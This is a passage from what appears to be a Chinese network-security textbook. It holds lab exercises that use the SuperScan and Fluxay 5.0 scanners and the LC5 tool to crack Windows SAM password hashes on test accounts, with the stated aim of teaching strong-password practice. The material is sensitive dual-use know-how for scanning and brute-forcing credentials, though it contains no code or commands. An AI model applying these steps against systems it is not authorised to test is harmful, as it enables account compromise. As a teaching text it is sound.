


图 3-22　扫描报告

3. SuperScan 综合集成工具对局域网的主机进行扫描

SuperScan 综合集成工具对局域网的主机进行扫描的界面见图 3-23。



图 3-23　对局域网主机扫描

实训 3.3　Fluxay 5.0 综合扫描

【实训目的】

掌握使用综合漏洞扫描及安全评估工具，加深对各种网络和系统漏洞的理解。

【实训环境】

(1) 两台或更多台运行 Windows Server 2003 的计算机，局域网环境。

(2) 流光(Fluxay 5.0)工具软件。

【实训内容】

1. 认识 Fluxay 5.0

Fluxay 5.0 综合扫描工具如图 3-24 所示。



图 3-24　Fluxay 5.0 综合扫描工具

各部分功能如下。

区域 1：暴力破解的设置区域。

区域 2：控制台输出。

区域 3：扫描出来的典型漏洞列表。

区域 4：扫描或者暴力破解成功的用户账号。

区域 5：扫描和暴力破解的速度控制。

区域 6：扫描和暴力破解时的状态显示。

区域 7：中止按钮。

区域 8：探测记录查找。

2. 设置扫描参数

选择“文件”→“高级扫描向导”命令，设置扫描参数，按照提示，逐一单击“下一步”按钮，如图 3-25～图 3-29 所示。




图 3-25　设置参数第一步



图 3-26　设置参数第二步



图 3-27　设置参数第三步



图 3-28　设置参数第四步



图 3-29　设置参数第五步

3. 扫描结果

设置参数完成,Fluxay 5.0 的扫描引擎可安装在不同主机上(包括本地主机)。单击"开始"按钮,窗口右侧及下侧滚动显示扫描结果,如图 3-30 和图 3-31 所示。



图 3-30 选择主机



图 3-31 滚动显示结果

4. 查看扫描报告

扫描结束,查看扫描报告,如图 3-32 和图 3-33 所示。



图 3-32　扫描报告 1



图 3-33　扫描报告 2

实训 3.4　口令破解

【实训目的】

通过密码破解工具 LC5 的使用，了解账号口令的安全性，掌握安全口令的设置原则，以保护账号口令的安全。LC5 软件功能非常强大，通过实验来掌握如何使用 LC5 来破解账号口令。系统管理员也可以使用这个软件来检测用户计算机密码的安全性。

【实训环境】

(1) 两台安装有 Windows 2000/2003/XP 或更高级别的 Windows 操作系统，通过网络互联。

(2) LC5 密码破解软件,工具软件 PwDump 4。

LC5 的安装过程具体如图 3-34 和图 3-35 所示。



图 3-34 LC5 安装第一步



图 3-35 LC5 安装第二步

选择一个应用程序,安装完成。

【实训内容】

在 Windows 操作系统中,用户账号和口令经过哈希变换后以哈希列表形式存放在\SystemRoot\system32 下的 SAM 文件中。LC5 通过破解 SAM 文件来获取系统的账号名和密码。

1. 建立测试账户

在测试主机上建立用户名 test 的账户,方法是依次打开"控制面板"→"计算机管理",在"本地用户和组"下,选择"用户",如图 3-36 所示,输入用户名为 test,密码为空。



图 3-36 建立账户

2. 运行 LC5

在 LC5 主界面的主菜单中，选择“文件”→“LC5 向导”命令，按照提示，单击“下一步”按钮，系统会出现如图 3-37 所示的用户 test、密码为空的破解成功界面。




图 3-37 破解成功

3. 修改密码为 123123

将系统密码改为 123123，再次执行，LC5 很快会破解成功，出现如图 3-38 所示的用户 test、密码 123123 的破解成功界面。




图 3-38 再次破解成功

4. 修改密码为 security123

将系统密码改为 security123，再次执行，LC5 没有完全破解，出现如图 3-39 所示的界面。

